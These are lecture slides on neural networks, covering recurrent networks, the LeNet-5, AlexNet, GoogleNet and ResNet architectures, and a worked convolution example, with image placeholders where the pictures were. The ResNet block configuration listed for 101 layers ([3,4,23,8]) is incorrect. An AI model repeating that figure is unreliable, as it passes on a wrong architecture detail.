
- feed own output as input
- great for sequential data
- capture temporal dependencies
- can add cell memory (LSTM)



# Examples of models




**LeNet-5 (1998)**




**GoogleNet (2014)**

**Convolution**  
**Pooling**  
**Softmax**  
**Other**




**AlexNet (2012)**



**ResNet (2015)**

50 layers  $cfg=[3,4,6,3]$   
 101 layers  $cfg=[3,4,23,8]$   
 152 layers  $cfg=[3,8,36,3]$

# Convolutional networks





# Convolutional layer

- finds patterns in images
- filter: pattern to find
  - set of (learnable) weights
- convolution value is degree of match between image and filter
- filter example:

1	0	1
0	1	0
1	0	1


1 <sub>x1</sub>	1 <sub>x0</sub>	1 <sub>x1</sub>	0	0
0 <sub>x0</sub>	1 <sub>x1</sub>	1 <sub>x0</sub>	1	0
0 <sub>x1</sub>	0 <sub>x0</sub>	1 <sub>x1</sub>	1	1
0	0	1	1	0
0	1	1	0	0

Image


4		

Convolved Feature

# Filters



**Layer 1 filters**



**Layer 2 filters**



**Layer 3 filters**

